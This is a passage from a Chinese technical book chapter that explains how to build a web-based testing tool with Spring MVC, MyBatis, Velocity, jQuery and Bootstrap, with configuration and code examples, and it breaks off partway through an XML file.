做过 Web 开发的人想必对 MVC 都非常熟悉，MVC 全称是 Model View Controller，即模型（Model）—视图（View）—控制器（Controller），是一种软件设计思想，它将复杂的应用程序进行分层管理，每一层各司其职，使得开发过程更加清晰，在多人合作开发过程中使用这种分层结构也更容易对业务模块进行分割。

说了这么多 MVC，那么 Spring MVC 又是什么呢？它与 MVC 又有什么关联呢？对于这个问题，笔者比较推荐开涛的一篇博客（详见 http://jinnianshilongnian.iteye.com/blog/ 1594806），笔者对 Spring MVC 的理解，也借鉴了此博客。其实，Spring MVC 是一种使用了 MVC 软件设计思想的基于请求—响应的轻量级 Web 架构。其处理请求流程可以参见图 7.1.1 所示。




图 7.1.1

当用户在浏览器上点击某个请求时，例如我们访问京东的订单列表页：https://order.jd.com/center/list.action，这时候首先由 DNS（Domain Name System，域名系统）解析 order.jd.com 的域名到特定的 IP 地址，如果这台机器上配置了 Nginx 反向代理，则通过 Nginx 查找到对应的端口及服务，接下来交给相应的 Servlet 进行处理。

Step1 这时候前端控制器接到发过来的用户请求，解析到 URL 为 /center/list.action，然后它根据这个信息来决定选择哪一个页面控制器进行处理，并把请求委托给它，即控制器的控制逻辑部分如图 7.1.1 中的步骤 1、2。

Step2 页面控制器接收到请求后，进行功能处理，首先需要收集并绑定请求参数到一个对象（这个对象在 Spring MVC 中叫命令对象），并进行验证，然后将命令对象委托给业务对象进行处理；处理完毕后返回一个 ModelAndView（模型数据和逻辑视图名）。如图 7.1.1 中的步骤 3、4、5。

Step3 前端控制器收回控制权，然后根据返回的逻辑视图名，选择相应的视图进行渲染，并把模型数据传入以便视图渲染。如图 7.1.1 中的步骤 6、7。

Step4 前端控制器再次收回控制权，将响应返回给用户，如图 7.1.1 中的步骤 8。至此整个流程结束。

从上面的描述我们可以体会到，用户发送请求，需要一个前端控制器来进行映射处理。这个前端控制器如何配置呢，需要在 web.xml 的 servlet 配置节进行配置。如代码示例 7.1.4 所示。

代码示例 7.1.4

```
<servlet>
    <servlet-name>springmvc</servlet-name>
  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-
  class>
    <init-param>
       <param-name>contextConfigLocation</param-name>
       <param-value>classpath:mvc-dispatcher-servlet.xml</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>
```

这里配置的前端控制器类为 org.springframework.web.servlet.DispatcherServlet，它负责接收用户请求，并根据 Servlet 映射关系，处理相应的请求发送给页面控制器做处理。这里配置了 init-param，指定了 Servlet 的上下文配置及文件地址。当 Web 容器加载 Servlet 时，配置文件的内容就会被初始化。load-on-startup 配置节需要一个整型的参数，如果值为 0 或者大于 0 的数，表示容器启动时就加载并初始化这个 Servlet。整数值如果越小，代表加载的优先级越高。

上面关于 Servlet 的定义配置关联的是 Spring MVC 处理流程中的第 2 步。Servlet 的映射关系可以在 web.xml 中由 servlet-mapping 配置节给出。

如代码示例 7.1.5 所示，当前端控制器发现与“/”配置相匹配的请求到来时，会将其转给名为 springmvc 的 Servlet 来处理。

代码示例 7.1.5

```
<servlet-mapping>
<servlet-name>springmvc</servlet-name>
    <url-pattern>/</url-pattern>
</servlet-mapping>
```

再看看图 7.1.1 的第 6 步，需要根据模型对视图进行渲染，那么就涉及视图解析器配置的问题，这个可以在 Servlet 配置的上下文环境指定的 XML 文件中进行指定。由于笔者团队使用 Velocity 作为视图解析模板，因此其配置类似于代码示例 7.1.6 所示。

代码示例 7.1.6

```
<bean id="velocityViewResolver" class="org.springframework.web.servlet.view.
velocity.VelocityViewResolver">
    <property name="cache" value="false" />
    <property name="prefix" value="" />
    <property name="suffix" value=".vm" />
…
</bean>
```

VelocityViewResolver：Spring 框架使用的 Velocity 的视图解析器。

页面控制器是处理页面请求的关键。位于 Spring MVC 的控制层，它可以使用实现 Controller 接口来定义，也可以通过@Controller 注解来标示其为一个控制器。如代码示例 7.1.7 所示。

代码示例 7.1.7

```
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RequestMethod;
import org.springframework.web.servlet.ModelAndView;
@Controller
public class IndexController {
    @RequestMapping(value = "/index", method = {RequestMethod.GET})
    public ModelAndView index() {
      ModelAndView modelAndView = new ModelAndView();
      modelAndView.setViewName("index");
      modelAndView.addObject("testParam","测试返回值");
      return modelAndView;
}
}
```

如代码示例 7.1.7 所示，类 IndexController 用“@Controller”注释，代表其为一个页面控制器。index 方法的返回值类型为 ModelAndView，也即其会处理一个模型视图，然后返回给前端页面，注意到 index 方法使用“@ RequestMapping”进行注释，用来处理请求地址映射关系。index 方法体内对 modelAndView 设置了 view 名称，这就建立了与 Velocity 模板的对应关系。也就是在第 6 步视图渲染的时候，针对来自于“/index”的请求，会寻找 index.vm 的模板进行渲染。并且会将对象 testParam 传递值为“测试返回值”传给前端。

通过上面的描述，我们可以知道 Spring MVC 的请求处理关键流程包含：

（1）前端控制器的分发，这个步骤可以通过 web.xml 进行 dispatcher 配置。

（2）页面控制器处理，处于后端 Controller 层，它会将 ModelAndView 对象传给前端。页面控制器可以通过实现 Controller 接口来定义（这种方式目前已经不推荐使用了），另一种方式也是现在比较流行的做法，就是使用@Controller 注解方式（如代码示例 7.1.7 所示的做法）。

（3）视图解析器配置，指定 Servlet 使用哪种解析器来进行视图解析。

7.1.4 MyBatis

MyBatis 是 Java 项目常用的持久化框架，它的前身是 Apache 的开源项目 iBatis，现在已经移到 Github 上，有兴趣的读者可以下载源码进行研究（Github 地址：https://github.com/mybatis/）。MyBatis 因其简单、灵活并支持 SQL 与 Java 代码的分离受到很多开发者的热捧，笔者在工具开发过程中也常常使用 MyBatis 作为持久化框架。

学习框架最好的方式莫过于通过官网，MyBatis 官网为 http://www.mybatis.org/spring/，在 Java 工程中使用 MyBatis 时，我们一般使用 Maven 来进行依赖管理及项目的构建，这时需要在 POM 文件里添加 MyBatis 的坐标依赖，如代码示例 7.1.8 所示。

代码示例 7.1.8

```
<dependency>
  <groupId>org.mybatis</groupId>
  <artifactId>mybatis</artifactId>
  <version>x.x.x</version>
</dependency>
```

当添加完依赖之后，Maven 就会将 MyBatis 的依赖包纳入到 Project 的 classpath 下了。不过别以为将依赖包添加进来就可以使用了。事情远不止这样，每个 MyBatis 的实例都需要 SqlSessionFactory 实例来管理配置，它类似于一个连接池的管理类，每一次的数据操作连接 SqlSession 都需要它来创建和管理，因此在一个应用中，它应该是单例（singleton）的。通常在与 Spring 融合的时候，需要使用 org.mybatis.spring.SqlSessionFactoryBean 这个类来进行创建。配置如代码示例 7.1.9 所示。

代码示例 7.1.9

```
<bean id="sessionFactory" class="org.mybatis.spring.SqlSessionFactoryBean">
<property name="dataSource" ref="dataSource" />
<property name="configLocation" value="classpath:mybatis-config.xml" />
</bean>
```

SessionFactory 里面可以提供两个属性：dataSource 表示该 SessionFactory 操作的数据源；configLocation 是指 MyBatis 的一些配置信息，包括是否需要缓存，是否打印 SQL 语句等注释信息的配置。代码示例 7.1.10 是一个 dataSource 的配置实例，dataSource 管理连接数据的 driver 及用户名密码、URL 等信息，除了 org.apache.commons.dbcp.BasicDataSource 类，还有很多其他的 source 管理类可以使用，用户可根据自己的需要进行选择。

代码示例 7.1.10

```
  <bean id="dataSource" class=" org.apache.commons.dbcp.BasicDataSource "
  init-method="init" destroy-method="close" >
 <property name="driverClassName">
   <value>${jdbc.driver}</value>
 </property>
 <property name="url">
   <value>${jdbc.url}</value>
 </property>
 <property name="username">
   <value>${jdbc.username}</value>
 </property>
 <property name="password">
   <value>${jdbc.password}</value>
 </property>
</bean>
```

以上是 dataSource 的配置，而针对 configLocation 的配置，有两个重要的配置节需要关注：Settings 和 Mappers。

Setting 配置可以修改 MyBatis 在运行时的行为，例如：logImpl 配置可以指定 MyBatis 使用哪种日志模式，lazyLoadTriggerMethods 配置可以指定哪个对象的方法触发延迟加载，cacheEnabled 配置可以禁用或者启用 Mapper 下的缓存配置等，如代码示例 7.1.11 所示是笔者提供的一个配置信息。

代码示例 7.1.11

```
  <settings>
    <setting name="cacheEnabled" value="true"/>
    <setting name="multipleResultSetsEnabled" value="true"/>
    <setting name="useColumnLabel" value="true"/>
    <setting name="useGeneratedKeys" value="false"/>
    <setting name="defaultStatementTimeout" value="25000"/>
    <setting name="logImpl" value="STDOUT_LOGGING"/>
  </settings>
```

如果需要获得更多的配置信息支持，可以查阅官网信息：http://www.mybatis.org/mybatis-3/configuration.html 中的 settings 节。

上面已经提到 settings 配置节用来配置 MyBatis 的行为，那么 mappers 配置节就是用来告诉 MyBatis 定义的 SQL 语句的 XML 文件在哪里可以找到。因此我们看到的 Mapper 配置里面都需要使用 SQL 映射文件路径，如代码示例 7.1.12 所示。

代码示例 7.1.12

```
<mappers>
<mapper resource="sqlMapper/BugInfoDao.xml"/>
<mapper resource="sqlMapper/ProductLineDao.xml"/>
</mappers>
```

如上所示，Mappers 配置告诉 MyBatis 需要到 sqlMapper/BugInfoDao.xml 及 sqlMapper/ProductLineDao.xml 下去查找资源，但是对于 SQL 语句的配置就需要在具体的文件中配置了。

好了，按照上面的配置完成后，MyBatis 的架子算是基本搭建完成了，但是 MyBatis 真正起作用的地方在于其 Mapper XML 文件里的映射语句。通过这种映射配置，可以集约化管理 SQL 语句并大大减少 JDBC 代码，这也是 MyBatis 真正神奇的地方。

首先我们来认识一下 Mapper XML 里面需要知道的配置节：

- cache
- resultMap
- insert
- update
- delete
- select

insert、update、delete、select 这些配置节比较好理解，与 SQL 语句的增删改查语句相对应。resultMap 可以用来定义一个复杂对象，这个复杂对象用来描述一个 select 结果如何封装的对应关系。cache 用来给指定的命名空间指定缓存。

下面用一个笔者之前的例子讲解一下，大家可以参考 Domain.xml 文件，它对应数据库中的 domain 表（域名表，用来描述域名信息），表中包含 id、name、ipId 这

三个属性，id 为 domain 的唯一标示，name 为域名，ipId 为其对应的 ip 的 id 号（为另一个 ip 表的配置）。代码 7.1.13 是一个 resultMap 的配置。

如代码示例 7.1.13 所示，定义了一个 id 为 domainObject 的结果集，类型定义 com.domain.Domain，该类型有三个属性：id 对应的列名为 id；name 对应的列名为 name；ipList 是一个类型为 com.domain.IP 的 list 集合，在 MyBatis 里可以用 collection 配置节来描述这种 list 集合。

代码示例 7.1.13

```
<resultMap type="com.domain.Domain" id="domainObject">
<result property="id" column="id"/>
<result property="name" column="name"/>
<collection property="ipList" ofType="com.domain.IP">
    <id property="id" column="ipId"/>
   <result property="address" column="address"/>
</collection>
</resultMap>
```

将 resultMap 定义好后，就可以在 select 配置中使用了。如代码示例 7.1.14 所示为 select 的配置。

代码示例 7.1.14

```
<select id="getDomainsByDomain" parameterType="com.domain.Domain" resultMap=
"domainObject">
   SELECT
      Domain.id as id,
      Domain.name as name,
      IP.address as address,
      IP.id as ipId
FROM Domain_IP LEFT JOIN IP  ON Domain_IP.ipId = IP.id LEFT JOIN Domain ON
Domain_IP.domainId = Domain.id
   <where>
      <if test="id != null and id != ''"><![CDATA[AND Domain_IP.domainId=
      #{id}]]></if>
      <if test="name != null and name != ''"><![CDATA[AND Domain.name=
      #{name}]]></if>
</where>
</select>
```

在上面的配置中，参数的类型由 parameterType 指定为 com.domain.Domain，MyBatis 运行时会在#{}里进行相应的参数替换，select 语句检查出来的结果会按照 resultMap 定义里的列名进行映射替换。

值得注意的是，在 where 配置节里我们使用了 if test 配置，这样配置特别有好处，例如，在配置好<if test="id != null and id != "">后，当传入的 id 参数为 null 时，这条 if 语句包含的指令就不会生效了。另外，由于 XML 解析时会遇到很多特殊字符不需要转义的时候，我们最好将其用 CDATA 标记包含起来。

在实际使用过程中，我们也会经常往数据库里增加数据，这时需要用到 insert 配置。理解了 select 的使用过程，我们再来学习 insert 会相对简单，这里想着重强调一种情况，在 insert 数据时，常常会使用一个自增的 id 号来当作主键唯一标示一条数据，MyBatis 提供了一个非常有用的功能来自动生成 id 并返回给对象。如代码示例 7.1.15 所示。

代码示例 7.1.15

```
<insert id="insertDomainIP" useGeneratedKeys="true" keyProperty="id"
parameterType="com.domain.IP">
INSERT INTO Domain_IP(ipId, domainId)
   SELECT #{ipId}, #{domainId}
   from dual
   WHERE NOT EXISTS (SELECT ipId, domainId
                     FROM Domain_IP
       WHERE ipId = #{ipId} AND domainId = #{domainId})
</insert>
```

在 insert 配置节里使用了 useGeneratedKeys 为 true，然后使用 keyProperty 标记主键属性为 id。

同时我们使用 from dual 这种方式的配置可以避免重复插入，也就是当这条记录已经在数据库中存在时，就不会再进行插入操作。

update 和 delete 相对比较简单，代码示例 7.1.16 及代码示例 7.1.17 的配置示例即为 update 和 delete 的配置。

代码示例 7.1.16

```
<update id="updateStatus4DomainIP" parameterType="map">
UPDATE Domain_IP SET serviceStatus = #{status} WHERE id = #{domainIpId}
</update>
```

代码示例 7.1.17

```
<delete id="deleteByCondtion" parameterType="map" >
  <![CDATA[DELETE FROM Domain_IP]]>
 <where>
     <if test="ipId != null"><![CDATA[AND ipId = #{ipId}]]></if>
```

```
        <if test="domainId != null and domainId != ''"><![CDATA[AND domainId =
        #{domainId}]]></if>
    </where>
</delete>
```

7.1.5 前端技术

网站前端是针对于前面几节讲的后端而言的，它主要负责网页的展现和渲染，因此前端技术主要分为前端设计和前端开发。前端视觉设计主要需要体现一些美学的设计思想，不在本书的呈现范围，下面主要讨论一下前端开发的部分技术及内容。

前端最基本的三大技术有 Html、CSS 和 JavaScript。Html（Hyper Text Markup Language）即超文本标记语言，它是一种文本表达形式，通过浏览器的解析后就可以表现为我们看到的网页了。CSS（Cascading Style Sheet）即级联样式表，用来对网页进行统一的风格设计，如果没有 CSS，我们在调整样式时，可能需要在每一个元素添加 Style，设置颜色及字体大小，这样前端代码会非常杂乱，CSS 可以精确指定网页元素位置，还能通过类型定位元素并指定同类元素的样式风格。JavaScript 脚本语言可以嵌入到 Html 中，使其能完成一些动态的交互效果。

有了这三种基本的前端技术，就可以完成基本的前端开发了，但是后来伴随着技术的发展逐渐涌现出了很多简化前端开发的新技术。笔者所在团队也使用过一些例如 Velocity、JQuery、AngularJs、Bootstrap 等新的框架。这里就根据实际使用的案例说一下 Velocity、JQuery 及 Bootstrap 结合的使用方法。

1. Velocity

Velocity 是一种模板语言，前面已经讲过 Spring MVC 了，Velocity 是位于 Model 与 View 层之间，使用 Velocity 模板的文件以.vm 结尾，其模板脚本与 Html 类似。如代码示例 7.1.18 所示。

代码示例 7.1.18

```
<html>
<body>
<h2>Hello World! I am vm ==> $!testParam</h2>
</body>
</html>
```

上例中的模板文件基本与 Html 文件类似，只是出现了“$!testParam”这个符号，

这就是模板中定义的变量，当后台的 modelAndView 对象传入了 testParam 变量后，模板文件就能根据后台传过来的变量值进行替换。例如，后台代码如代码示例 7.1.19 所示。

代码示例 7.1.19

```
@RequestMapping(value = "/index", method = {RequestMethod.GET}) public
ModelAndView index() {
ModelAndView modelAndView = new ModelAndView();
   modelAndView.setViewName("index");
   modelAndView.addObject("testParam","测试返回值");
   return modelAndView;
}
```

如代码示例 7.1.19，首先实例化一个 ModelAndView 对象，然后将 View 的名字配置成 index，需要与.vm 文件的文件名一致，然后就可以向该对象中传入对象了，例如将 testParam 对象设置为“测试返回值”的字符串。

尝试一下，处理结果如图 7.1.2 所示。




图 7.1.2

可以看到$!testParam 已经被替换成“测试返回值”了。从上面的示例中我们看到了“$”符号的用法，它用来输出表达式的计算结果。

Velocity 还有其他的语法，例如可以使用#if、#else 等语句来动态解析，使用#set 语句定义变量等。

Velocity 可以嵌套引用。例如，如果有多个模板页面都需要同样的页面元素，可以将其提取出来成为一个 common.vm，在其他模板文件里面通过 include 语句直接将其包含进来，语句为：

```
#include ("common.vm")
```

2. JQuery

JQuery 官网对它的评价是一款快速、简洁的 JavaScript 框架，支持多浏览器。

JQuery 具有出色的 Dom 处理、事件处理及 Ajax 异步功能，下面分别介绍。

Dom 处理

对于页面元素的标示，一般会使用 id 或者 class 属性，如果我们需要定位 id 为“query”的元素，那么可以使用：

```
$("#query")
```

如果需要定位 class 为 submit 的元素，那么可以使用：

```
$(". submit")
```

如果要显示 id 号为 query 的元素，那么可以使用 show 函数，具体语句如下：

```
$("#query").show();
```

以上是对 JQuery Dom 的典型例子的描述，平常大多使用 id 或者 class，也有使用 xpath 进行定位的，或者使用相对位置定位，这种使用方式相对来讲比较高阶，我们用一个实际例子来讲解一下。

例如，我们需要获取第 5 个 class 为 branchSel 的 selection 元素所选取的 value 值，class 为 branchSel 的元素有很多个，如何定位到第 5 个，需要使用:eq 来进行指定，由于排序是从 0 开始，因此第 5 个需要 eq 为 4。

```
$(".branchSel:eq(4)")
```

这时已经将第 5 个 branchSel 定位到了，然后再需要获取其当前选择的 option，这时候 JQuery 提供了 option:selected 来实现，于是语句变成了：

```
$(".branchSel:eq(4) option:selected")
```

最后，获取选定 selection 的 value，val()函数直接就能做到了。

```
$(".branchSel:eq(4) option:selected").val();
```

一个这么长的需求，可以通过这么一条简单的语句实现，足见 jQuery 的简洁。

事件处理

事件处理是 JQuery 的核心功能之一，当人们对某个元素进行点击、选择或者变换焦点时，都形成了一次事件。JQuery 定义的事件很多，比较常用的事件如表 7.1.1 所示。

表 7.1.1

事　件	表达式
单击鼠标	.click()
双击鼠标	.dblclick()
鼠标按下/弹起	.mousedown()/up()
移动鼠标	.mousemove()
鼠标聚焦/失去焦点	. focus()/.blur()
表单元素发生改变	.change()
键盘按键按下/弹起	.keydown()/up()

事件绑定可以使用 on 方法，JQuery 官网有一个比较好的例子，如代码示例 7.1.20 所示。

代码示例 7.1.20

```
var hiddenBox = $( "#banner-message" );
$( "#button-container button" ).on( "click", function( event ) {
  hiddenBox.show();
});
```

这个例子表示的是为 id 为 button-container 里的所有 button 按钮绑定 click 事件，当它们被按下时，id 为 banner-message 的元素就会显示出来。

有时候，我们会发现绑定好的事件并没有按照我们想象的那样发生，这是为什么呢？有可能是由于绑定的时机不对，由于 JQuery 是动态语言，里面的元素可能是动态生成的，那么我们在绑定时，如果这个元素本身并没有生成出来，那这时候绑定本身就会失效。所以，学习 JQuery 时也需要对时机有比较清晰的认识。

在页面加载完成后有两个事件比较容易混淆，它们是 onload 和 ready，ready 会在 onload 之前完成，当 ready 完成后，则页面的文档结构等都加载完成了，但是文件或者图片等还没有加载完成，等到 onload 完成后才能完全加载。所以如果对图片进行操作，则应该在 onload 里进行。

Ajax 异步

Ajax 是一种动态网页技术，如果没有 Ajax，则每次页面上发生变化时，都需要将页面上所有的元素重新加载，这样就会导致频繁的页面加载。使用 Ajax 异步技术，可以仅仅将变化的部分加载过来，实现网页的异步更新。

JQuery 对 Ajax 的支持格式定义如代码示例 7.1.21 所示。

代码示例 7.1.21

```
$.ajax({
type: "POST",
async: false,//同步
   url: "/validateSourceAddress",
   data:{"git":gitUrl},
   success: function (data) {
      var dataObj = eval("(" + data + ")");
      if (!dataObj.success) {
         msg = dataObj.msg;
         flag = false;
      }
   }
});
```

需要注意：$是 jQuery 对自身的一个定义，联想一下前面 Velocity 使用“$”来获取值，那么 jQuery 与 Velocity 同时使用时，会发生冲突。这时，可以将 jQuery 里的“$”符号进行替换，改为 jQuery.ajax 即可。

代码示例 7.1.21 中所示的 Ajax 语法中，需要传入的参数如下。

- type：这个参数表示异步请求的方式，常用的有 GET、POST、PUT 等；
- async：这个参数比较不常见，可以接受的参数值为 true 或者 false，默认为 true，如果设置为 true，则表示为异步请求，如果为 false，则表示同步请求，也就是说该请求如果没有完成，那么后面的语句无法执行；
- url：url 参数表示请求的 url 地址；
- data：data 参数是请求需要传入的参数列表；
- success：success 里面的函数是当请求成功完成后，需要对回来的数据进行的处理操作。

3. Bootstrap

Bootstrap 是 Twitter 推出的一款前端开发的开源框架，由于 Bootstrap 具有丰富的组件及强大的功能，所以可以极大地简化前端代码开发。

笔者团队主要使用的 Bootstrap 版本为 Bootstrap3，在使用 Bootstrap 时，需要先在官网下载 JS 文件，下载地址为：

http://v3.bootcss.com/getting-started/#download

在使用时，只需要在 vm 模板里添加<script>配置节，并且将 bootstrap.js 的地址

包含进去，同时需要使用 link 配置节将其 CSS 文件也包含进去。如代码示例 7.1.22 所示。

代码示例 7.1.22

```
<script src="$static/resource/js/jquery-1.11.3.js"></script>
<script src="$static/resource/bootstrap/js/bootstrap.min.js"></script>

<link rel="stylesheet" type="text/css" href="$static/resource/bootstrap/css/
 bootstrap.min.css"/>
```

在实际使用的过程中，最好将.js 文件等资源文件统一放到一个 folder 下，例如放在 Web 工程的 resource 文件夹下，使用 velocity 的#set 定义 static 路径，例如：#set($static= "${rc.contextPath}")。

布局

Bootstrap 需要在 body 里使用 container 容器（固定宽度容器），因此在使用 Bootstrap 的页面布局时，通常最外层会包裹一层 container 的 div，如代码示例 7.1.23 所示。

代码示例 7.1.23

```
<div class="container">
…
</div>
```

还有一种.container-fluid 容器，与 container 容器的区别在于，这种流式容器会占据整个窗口。读者在实际开发前端操作时，可以根据自己的需求选择合适的容器。

Bootstrap 的栅格系统可以使布局更加精细。它提供.row 及. col-md-*等来控制每行栅格的位置。

例如，如果要将一行变成水平排列的两块相等的大小，那么可以使用如代码示例 7.1.24 所示的布局来实现。

代码示例 7.1.24

```
<div class="row">
<div class="col-md-6">第一块</div>
<div class="col-md-6">第二块</div>
</div>
```

在 Bootstrap 的栅格系统中，使用 container 容器包含的列，可以使用一组 col-md-*

来组成一行，一行为 12 个，因此相等的两块，每一块都可以用 col-md-6 来修饰。

Bootstrap 还可以指定列偏移、列排序等来进行更高级的布局，相较于简单的工具开发而言，以上的知识已经足够应付了。

Bootstrap table

Bootstrap 除了提供了 CSS 布局方式，还有很多非常好的组件提供，例如：table，笔者所在团队也常常使用。官网给大家介绍了很多基本表格的示例，这里就不再赘述，现在想给大家介绍的是一款叫作 bootstrap-table 的插件。它也是基于 Bootstrap 开发的，功能非常强大。

使用时也只需要将其 JS 文件包含进来即可，如代码示例 7.1.25 所示。

代码示例 7.1.25

```
<script src="jquery.min.js"></script>
<script src="bootstrap.min.js"></script>
<script src="bootstrap-table.js"></script>
<script src="bootstrap-table-zh-CN.js"></script>
```

引入进来后，就可以使用 Bootstrap table 了。使用时首先需要定义一个 table 组件与后端请求相对应。代码示例 7.1.26 是笔者在实际工作时使用的一个例子。

代码示例 7.1.26

```
<table id="testCaseTable" class="table table-condensed table-bordered"
data-toggle="table" data-method ='post' data-url=" /getTestCasesList">
<thead>
    <tr>
      <th data-field="count" data-Formatter="idFormatter" >id</th>
      <th data-field="id">testId</th>
      <th data-field="description" >用例名</th>
      <th data-field="domainName" >所属应用</th>
      <th data-field="url">URL</th>
      <th data-field="validType" data-formatter="validTypeFormat">校验方式</th>
      <th data-field="caseCollection" data-formatter="testStatusFormat" >加入
      测试集</th>
      <th data-field="operation" data-formatter="operateFormat" >操作</th>
    </tr>
    </thead>
</table>
```

如代码示例 7.1.26 所示，定义了一个 id 为 testCaseTable 的表格，表格包括带边框（table-bordered 定义）属性及压缩 table 属性（table-condensed 定义）。data 获取方式

是从后端获取，数据获取方式为POST请求方式，后端请求URL为/getTestCasesList。

表头部分定义在每个 th 里，表头包含 id、testID、用例名、所属应用、URL、校验方式、加入用例集以及操作等列。

每一列与后端传入的域相对应，例如用例名，就与 description 域对应，通过 data-field 来指定。

如果希望表格不仅仅显示结果，则需要在表格里做一些具体的操作，bootstrap-table 也提供了 data-events 来支持。如代码示例 7.1.27 所示。

代码示例 7.1.27

```
<th data-formatter="cmdParaFormatter" data-events="cmdParaEvents"
data-halign="center" data-align="center" >测试包参数</th>
```

上例中，在 th 里定义了名为 cmdParaEvents 的 data-events，那么 bootstrap-table 在处理时，会绑定到这个事件中。代码示例 7.1.28 是这个事件的定义。

代码示例 7.1.28

```
window.freshBranchEvents = {
'click .refreshBranch': function (e, value, row, index) {
        $(".versionAuto:eq("+(row.id-1)+")").show();
        $(".versionInput:eq("+(row.id-1)+")").hide();
}
```

通过这种绑定方式，bootstrap-table 会将该列的值都传入 row 中。在做处理时，可以很方便地获得列里面的所有属性，并进行处理。

7.1.6 框架搭建

通过前面 5 个小节的介绍，我们已经将工具开发的所有技术栈，包含前后端所使用的技术学习了一下。回顾一下前面的知识，后端 Web 开发主要使用 Spring MVC 框架来管理视图、控制及模型等各个层次，在数据库持久化时，使用 MyBatis 来管理；前端渲染使用 Velocity 模型、JQuery 及 Bootstrap 等技术。

所使用的技术较多，如何将它们整合起来，这就是本节需要讨论的主题。Web 工程的入口是一个 web.xml 的配置文件。容器加载项目时，首先就会去加载 web.xml 里面的内容，当该文件正确加载了项目才能正确启动。代码示例 7.1.29 是笔者团队所开发项目中的一个配置示例。

代码示例 7.1.29

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
    xmlns:xsi=http://www.w3.org/2001/XMLSchema-instance
        xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
       http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd" version="3.0">
    <display-name>ReportPlatform</display-name>
    <filter>
       <filter-name>EncodingFilter</filter-name>
  <filter-class>org.springframework.web.filter.CharacterEncodingFilter
  </filter-class>
       <init-param>
          <param-name>encoding</param-name>
          <param-value>UTF-8</param-value>
       </init-param>
    </filter>
    <servlet>
       <servlet-name>springmvc</servlet-name>
     <servlet-class>org.springframework.web.servlet.DispatcherServlet
     </servlet-class>
       <init-param>
          <param-name>contextConfigLocation</param-name>
          <param-value>classpath:mvc-dispatcher-servlet.xml</param-value>
       </init-param>
       <load-on-startup>1</load-on-startup>
    </servlet>
    <servlet-mapping>
       <servlet-name>springmvc</servlet-name>
       <url-pattern>/index</url-pattern>
    </servlet-mapping>
    <servlet-mapping>
       <servlet-name>springmvc</servlet-name>
       <url-pattern>/</url-pattern>
    </servlet-mapping>
    <context-param>
      <param-name>contextConfigLocation</param-name>
   <param-value>classpath:spring-sso.xml </param-value>
   </context-param>
<listener>      <listener-class>org.springframework.web.context.
ContextLoaderListener</listener-class>
    </listener>
 </web-app>
```

web.xml 里面有几个比较重要的配置：filter、context-param、listener 及 servlet，加载顺序是：context-param→listener→filter→servlet。

<context-param>

context-param 元素需要配置 param-name 和 param-value 元素，参数名 param-name

必须全局唯一。我们通常使用 context-param 来指定加载的上下文文件的路径名，如果不指定，则需要一个默认的/WEB-INF/applicationContext.xml 文件。如果加载的文件有多个可以用逗号“,”隔开，如果需要将某个文件夹下面的所有 XML 文件都加载进来，也可以使用*.xml 这样的通配符来指定。

<listener>

如果配置 Spring，则必须配 listener，这里配置的是 org.springframework.web.context.ContextLoaderListener 监听器。如果看过 ContextLoaderListener 源码，则可以看出这个监听是 ServletContextListener 接口的实现，当 Web 容器启动时，会执行该实现，它通过 initWebApplicationContext 方法来加载 context-param 里 param-value 指定路径下的 XML 文件配置。

<filter>

filter 配置的是过滤器，过滤器可以修改用户的请求和 response 的行为，常常用于进行认证、编码或者令牌等的过滤。这些过滤器可以配置多个，形成过滤管道。代码示例 7.1.29 的例子中，我们配置了编码的过滤器。

<servlet>

servlet 配置需要提供 servlet-name、servlet-class 等参数，还有一个 init-param 参数值得关注，它的配置方式与 context-param 配置很相似，但它们之间是有区别的。servlet 中 init-param 配置只在 servlet 生命周期中有效，而 context-param 的配置却可以在整个 web-app 中调用。

上面描述了 web.xml 的配置，代码示例 7.1.29 中，当 servlet 启动后，会同时加载名为 springmvc 的 servlet，这个 servlet 的上下文配置，放置在 init-param 中指定的 mvc-dispatcher-servlet.xml 里。下面再来看看这个里面是怎么配置的，如代码示例 7.1.30 所示。

代码示例 7.1.30

```
<beans xmlns="http://www.springframework.org/schema/beans"
  xmlns:context="http://www.springframework.org/schema/context"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:mvc="http://www.springframework.org/schema/mvc"
  xmlns:aop="http://www.springframework.org/schema/aop"
  xsi:schemaLocation="http://www.springframework.org/schema/beans
```

```
    http://www.springframework.org/schema/beans/spring-beans-3.2.xsd
    http://www.springframework.org/schema/context
